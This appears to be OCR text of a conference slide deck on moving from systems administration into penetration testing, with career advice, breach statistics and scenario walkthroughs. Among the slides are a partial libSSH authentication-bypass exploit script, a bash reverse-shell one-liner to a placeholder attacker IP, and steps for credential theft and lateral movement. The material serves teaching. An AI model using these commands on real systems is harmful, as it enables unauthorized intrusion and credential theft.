Weaponizing Systems Administration

LEVERAGING IT SKILLS IN PENETRATION TESTING

About

- Senior Network Penetration Tester
- OSCP, CISSP, GCED, CEH, MCP, etc.
- Systems Administrator Background
  - Fortune 100
  - Small Businesses
- BlackHat USA 2018 Trainer (Full Scope Social Engineering)
- Lives in DC
- @highmeh on twitter

About the Talk


- Response to “getting started” advice
  - (Nobody liked my answers)
- Show the value in IT Operations
- This is from a Network Pentesting point of view
  - YMMV with WebApp Testing, Physical Testing, etc.

Most systems are breached due to weak or incorrect configuration

By the Numbers

Service Misconfigurations: "These tend to be network services either in default configurations, which are inappropriate for the network, or are configured in such a way that some shipping security feature is disabled."


- Rapid 7 Under the Hoodie



https://www.rapid7.com/globalassets/_pdfs/research/rapid7-under-the-hoodie-2018-research-report.pdf

By the Numbers

Misconfigurations were leveraged in 96% of internal penetration tests and 65% of external penetration tests



https://www.rapid7.com/globalassets/_pdfs/research/rapid7-under-the-hoodie-2018-research-report.pdf

By the Numbers

Miscellaneous Errors: "...Misconfigurations, notably unsecured databases, as well as publishing errors were also prevalent."

Privilege Misuse: "This is mainly insider-only misuse, but outsiders (due to collusion) and partners (because they are granted privileges) show up as well."

- Verizon Data Breach Investigations Report




Figure 27. Percentage and count of breaches per pattern (n=2,216)

https://enterprise.verizon.com/content/dam/resources/reports/2018/DBIR_2018_Report.pdf

Information Technologists

- Systems Administrators, IT Support, Systems Engineers, etc.
- Analytical Thinking
  - Able to break down a problem into its components
  - Able to work within and rule out each component
- Expertise in troubleshooting
  - Tend to like puzzles / problems.
  - Creative solutions to problems
- Good at communicating
  - Taking complex technical information and distilling to nontechnical audience

Penetration Testers

- Analytical Thinking
  - Able to break down a problem into its components
  - Able to work within environmental constraints and attack each component
  - Understands workflow, able to identify how attacking one system may affect another
- Expertise in Troubleshooting
  - Able to identify why an attack isn't working
  - Able to identify workarounds
- Good at communicating
  - Taking complex technical information and distilling to nontechnical audience

Technologies

- Building, configuring, patching, and version updates on Linux Systems
- Building, configuring, patching, and version updates on Windows Systems
- Supporting FISMA security requirement processes for Linux and Windows System
- Supporting and maintaining Coast Survey servers and applications
- Managing IT projects through the Coast Survey Project Portfolio Management system.

Required Skills
6 + years of experience with Linux system administration(RedHat Enterprise Linux (RHEL) preferred) including building, configuring, patch updates, and version system updates; troubleshooting and resolving issues; and experience with routine Windows Server Administration activities and building and configuring Windows Servers. Must have excellent written and verbal communication skills. Should also have the following experience:

- Supporting FISMA security requirements for Linux and Windows systems
- Documenting procedures, processes, and generating reports
- Working with IT security staff to ensure compliance with approved security configuration baselines and guidance
- Providing system administration support of ESRI ArcGIS server-based applications and web services on Windows and/or Linux servers
- Leveraging experience with performance tuning, security configuration, and monitoring of ESRI ArcGIS server-based applications to support scalability of geospatial data management infrastructure
- Designing, implementing, and maintaining Citrix XenApp/XenDesktop virtualization solutions to manage geospatial data-based applications and dervices for maritime navigation
- Integrating Microsoft Hyper-V Replica and Microsoft Distributed File System Replication (DFSR) into Disaster Recovery solution for Windows and/or Linux servers
- Troubleshooting and resolving hardware issues with large-scale storage (NetApp) and data backup systems (Oracle StorageTek) located in a data center.

Technologies

- Building, configuring, patching, and version updates on Linux Systems
- Building, configuring, patching, and version updates on Windows Systems
- Supporting FISMA security requirement processes for Linux and Windows System
- Supporting and maintaining Coast Survey servers and applications
- Managing IT projects through the Coast Survey Project Portfolio Management system.

Required Skills
6 + years of experience with Linux system administration(RedHat Enterprise Linux (RHEL) preferred) including building, configuring, patch updates, and version system updates; troubleshooting and resolving issues; and experience with routine Windows Server Administration activities and building and configuring Windows Servers. Must have excellent written and verbal communication skills. Should also have the following experience:

- Supporting FISMA security requirements for Linux and Windows systems
- Documenting procedures, processes, and generating reports
- Working with IT security staff to ensure compliance with approved security configuration baselines and guidance
- Providing system administration support of ESRI ArcGIS server-based applications and web services on Windows and/or Linux servers
- Leveraging experience with performance tuning, security configuration, and monitoring of ESRI ArcGIS server-based applications to support scalability of geospatial data management infrastructure
- Designing, implementing, and maintaining Citrix XenApp/XenDesktop virtualization solutions to manage geospatial data-based applications and dervices for maritime navigation
- Integrating Microsoft Hyper-V Replica and Microsoft Distributed File System Replication (DFSR) into Disaster Recovery solution for Windows and/or Linux servers
- Troubleshooting and resolving hardware issues with large-scale storage (NetApp) and data backup systems (Oracle StorageTek) located in a data center.

Perspective

- Attack vs Finding Flaws
  - Hacking and Pentesting are different things
  - Pentesting = demonstrating impact of leaving misconfigurations unmitigated
  - Bridging the gap between a vulnerability assessment and a real incident
  - “Think like a bad guy” vs “Think like you manage the system”

IT Skills

- Server Administration
- Active Directory & Group Policy
- End-User Troubleshooting
- Network Administration
- Software / Script Deployment
- Scripting

IT Skills: Server Administration


- Operating System configurations
  - Services that run by default
  - Services / features that need to be enabled for $X to work
- Software installation and configuration
  - Config file locations
  - How are credentials stored/retrieved?
  - Other software bundled in - .NET, Java, etc.
- Interaction with other systems or services
  - Do users log in directly, access via a client
  - Systems or services updating via internet
  - Do any network ports need to be opened

IT Skills: Active Directory/GPO

- How Active Directory and Group Policy work
  - Policies enabled by default
  - Policies that weaken security posture
  - Policies commonly disabled by Systems Admins and why
- Active Directory Procedures
  - How are user roles managed?
  - How are permissions enforced?
  - Domain Controller locations
  - Replication Status
  - Integration with other services

IT Skills: End-User Troubleshooting

- User Behavior
  - Strangest attempts to circumvent security you'll ever see
  - …and also some of the most creative
- Malware
  - Fighting malware vs fighting system restrictions
  - Where does malware persist, what's most effective?
- Deep understanding of how systems work by troubleshooting system and software errors
- Appreciation of logs



IT Skills: Network Administration

- Understanding network protocols
- Firewall rules and behaviors
- Wireshark and TCP Dump
  - Immensely useful for troubleshooting during pentests
- Routing and switching
- Multi-homed systems, pivoting

IT Skills: Software/Script Deployment

- Understanding Group Policy deployment
  - Scripts and their physical locations
  - Software (.msi, etc) and their physical locations
- System Center Configuration Manager
  - Deployment and physical locations
- APT / YUM
  - Sources?
- Third-Party options
  - PDQ Deploy
  - PSExec

Scripting

- You don't have to be a developer.
  - Ability to READ code is a must
  - Ability to WRITE code is a must for growth
- Read and customize exploit code (exploit-db.com)
- Pick a language; Python, Ruby, Go are popular for penetration testing
- PowerShell isn't going anywhere.
  - Learn *how* to learn it:
  - **Get-Command –Noun** "*smb*"
  - **Get-Help –Name** Set-SMBClientConfiguration **-Examples**

EDB-ID: 45638	**Author**: Dayanç Soyadlı	**Published**: 2018-10-18
CVE: CVE-2018-10933	**Type**: Remote	**Platform**: Linux
Aliases: N/A	**Advisory/Source**: Link	**Tags**: N/A
E-DB Verified:	**Exploit**: Download / View Raw	**Vulnerable App**: N/A

« Previous Exploit

```python
#!/usr/bin/env python3
import paramiko
import socket
import argparse
from sys import argv, exit


parser = argparse.ArgumentParser(description="libSSH Authentication Bypass")
parser.add_argument('--host', help='Host')
parser.add_argument('-p', '--port', help='libSSH port', default=22)
parser.add_argument('-log', '--logfile', help='Logfile to write conn logs', default="paramiko.log")

args = parser.parse_args()


def BypasslibSSHwithoutcredentials(hostname, port):

    sock = socket.socket()
    try:
        sock.connect((str(hostname), int(port)))

        message = paramiko.message.Message()
        transport = paramiko.transport.Transport(sock)
        transport.start_client()

        message.add_byte(paramiko.common.cMSG_USERAUTH_SUCCESS)
        transport._send_message(message)
```

```
NAME
    Set-SmbClientConfiguration

SYNOPSIS
    Sets the SMB client configuration.


    Example 1: Set the SMB client configuration

    PS C:\>Set-SmbClientConfiguration -ConnectionCountPerRssNetworkInterface 8
    Confirm
    Are you sure you want to perform this action?
    Performing operation 'Modify' on Target 'SMB Client Configuration'.
    [Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "Y"):

    This command sets the SMB client configuration.


    Example 2: Set the SMB client configuration without confirmation

    PS C:\>Set-SmbClientConfiguration -ConnectionCountPerRssNetworkInterface 4 -Force

    This command sets the SMB client configuration without user confirmation.
```

Native Tools

- Relying on hacking tools means you need to get them on a compromised system to continue
- Standardizing on built-in tools where possible helps build techniques that are easily and quickly repeatable
- Bonus: Often not blacklisted, little or no reporting
- Examples:
  - MSF auxillary/scanner/smb/smb_login vs **smbclient**
  - MSF add_user payload vs **net user /add**
  - MSF post/windows/manage/run_as vs **runas /user:**
  - Payloads vs **bash -i >& /dev/tcp/<AttackerIP>/<ListenPort> 0>&1**

Tooling

- Tooling exists for a reason – but understand how it works
- Have a Plan B if the tool fails or cant be accessed
- Learn the things that make life easier
  - Nmap Scripts
  - Metasploit Framework / Empire
- Don’t let pride take priority – use whatever provides most value

Multiple Ways to Accomplish a Task

- SCP
- SMB
- wget
- nc/netcat
- python
- curl
- Web Server
  - python –m SimpleHTTPServer
- PowerShell
- FTP
- TFTP
- VBScript
- Certutil
- BitsTransfer
  - PowerShell cmdlets and standalone client
- And the list goes on…

A Real Scenario

- (Unfortunately) a real scenario
- Small Business, 50 employees
- Long-time systems administrator fired, new systems administrator is onboarded during the firing
- No documentation, notes, or network diagrams
- No credentials


A Real Scenario

- Rebooted former employee's laptop to a password reset CD, reset local admin password
- Searched through folders, discovered a script with hard-coded credentials for a "backupexec" user
  - Incremented creds: "password2009$" -> "password2011$"
  - Logged in as backupexec user, member of domain admin group
- Reset domain administrator password, created account
- Identified services running on server
- Scanned network ranges to discover additional hosts, performed enumeration on each
- Documented passwords, systems, services, etc

A Real Scenario

- **Initial Access**: Rebooted former employee's laptop to a password reset CD, reset admin password
- **Privilege Escalation**: Searched through folders, discovered a script with hard-coded credentials for a "backupexec" user
  - Incremented creds: "password2009$" -> "password2011$"
  - Logged in as backupexec user, member of domain admin group
- **Persistence**: Reset domain administrator password, created account
- **Local Enumeration**: Identified services running on server
- **Recon**: Scanned network ranges to discover additional hosts, performed enumeration on each
- **Reporting**: Documented passwords, systems, services, etc

A Real Scenario



Another Scenario

- Goal: Phish for initial access. Pivot off user network. Gain access to $sensitiveInfo
- Very large organization
- Extremely security aware
- Employees undergone Anti-SE training, Anti-Phishing training

Another Scenario

- Phishing:
  - Spin up a web server
  - Spin up a C2 server
  - Configuring security groups
  - Install Sendmail
  - Install phishing software
  - Configure DNS, SPF, DKIM
  - Install Apache
    - Enable HTTPS
    - Install PHP
  - Install Certificates

Another Scenario

- Phished users for initial access, got a few reverse shells, obtained domain user password.
- One on the system, enumerated it with a few basic scans, looking at netstat, ARP table, DNS/DHCP server addresses, etc.
- Discovered web servers on a sensitive network
- Using RDP and the creds, logged in as the user and browsed each site.
- Out of Band Management console…
  - …with a default password
    - …with the user logged in on the console

Another Scenario

- cat ~/.bash_history
  - $ mysql –h otherhost –u root –p p@ssw0rd1
    - …welp
- ssh root@otherhost
  - Worked!
- cat /etc/shadow
  - Cracked
- mysql -h localhost –u root –p
  - MySQL has $sensitiveInfo
- Lateral Movement with SSH…everywhere.

One More

- Web Application connects to AD for user authentication over LDAP
- Web Application has saved domain admin creds in LDAP config form
- User has access to change LDAP Server Address without re-entering password
- LDAP is clear-text (versus LDAPS)
- LDAP sends the admin creds to authenticate and retrieve user info
- Change LDAP to an attacker-controlled server
- Run /bin/nc on the server
  - Domain Admin Creds

Making the Jump to Offense

- Take on security projects within your role
- Systems/Network Admin:
  - Scanning the network for systems and services
  - Auditing account access across file shares
  - Auditing scripts for hard-coded passwords
  - Testing deployed applications for default passwords
- Technical Support
  - Help with phishing campaign reports, evidence gathering
  - Test and limit/report overprivileged accounts
  - Use unique position to deep dive into system tools
  - Build out documents and procedures

Making the Jump to Offense

- Lab Environments
  - **Many** free resources to set up lab servers
  - Local: Download Vbox/Vmware and trial images
  - Cloud: AWS and Azure
  - Students: Microsoft Imagine
- Vulnerable Systems
  - Vulnhub + Walkthroughs
  - Hackthebox + Walkthroughs
  - Metasploitable + Walkthroughs
  - Unpatched Windows Images

Making the Jump to Offense

- Exploits
  - Read about new exploits. Understand how they work
  - Lab out mitigations and see how they affect the exploit
    - MS17_010:
      - Disable SMB 1.0?
      - Firewall 445/TCP?
      - Enable/Disable Windows Defender
      - Etc…
- Knowing defense makes you better at offense.

Making the Jump to Offense

- Reframe your resume, but be honest.
  - Interviewers will know
- "Created System Inventory Scripts"
  - "Built out a procedure for detecting new systems on the network. Enumerated running software and services, user accounts, and kernel/OS version."
- "Active Directory Administration"
  - "Created and audited group policies, managed security groups, audited account access. "
- "Responsible for running $VulnScanner"
  - Did you configure the jobs? Did you report on findings? Did you manually verify things in the report? How did you remediate them?

Resources

- Client system images (90 days):
  - https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/
- Server system images (180 days):
  - https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server
- Virtual Box:
  - https://www.virtualbox.org
- Coding:
  - https://www.codecademy.com/catalog/subject/all
  - https://learncodethehardway.org/
- Microsoft Imagine:
  - https://imagine.microsoft.com/en-us/product (students)
- The Practice of Network and Systems Administration:
  - ISBN-10: 0-321-49266-8
- PowerShell in Depth:
  - ISBN-10: 1-617-29055-6
- Vulnhub:
  - https://www.vulnhub.com/
- Hack The Box:
  - https://www.hackthebox.eu/
- Metasploitable:
  - https://github.com/rapid7/metasploitable3
- Exploit-DB:
  - https://www.exploit-db.com
- HackTheBox Walkthroughs (@_r00k_):
  - https://www.youtube.com/derekrook
- HackTheBox Walkthroughs (@ippsec):
  - https://www.youtube.com/ippsec
- Verizon Data Breach Investigation Report:
  - https://enterprise.verizon.com/resources/reports/dbir/
- Under the Hoodie Report:
  - https://www.rapid7.com/info/under-the-hoodie/

Thank You!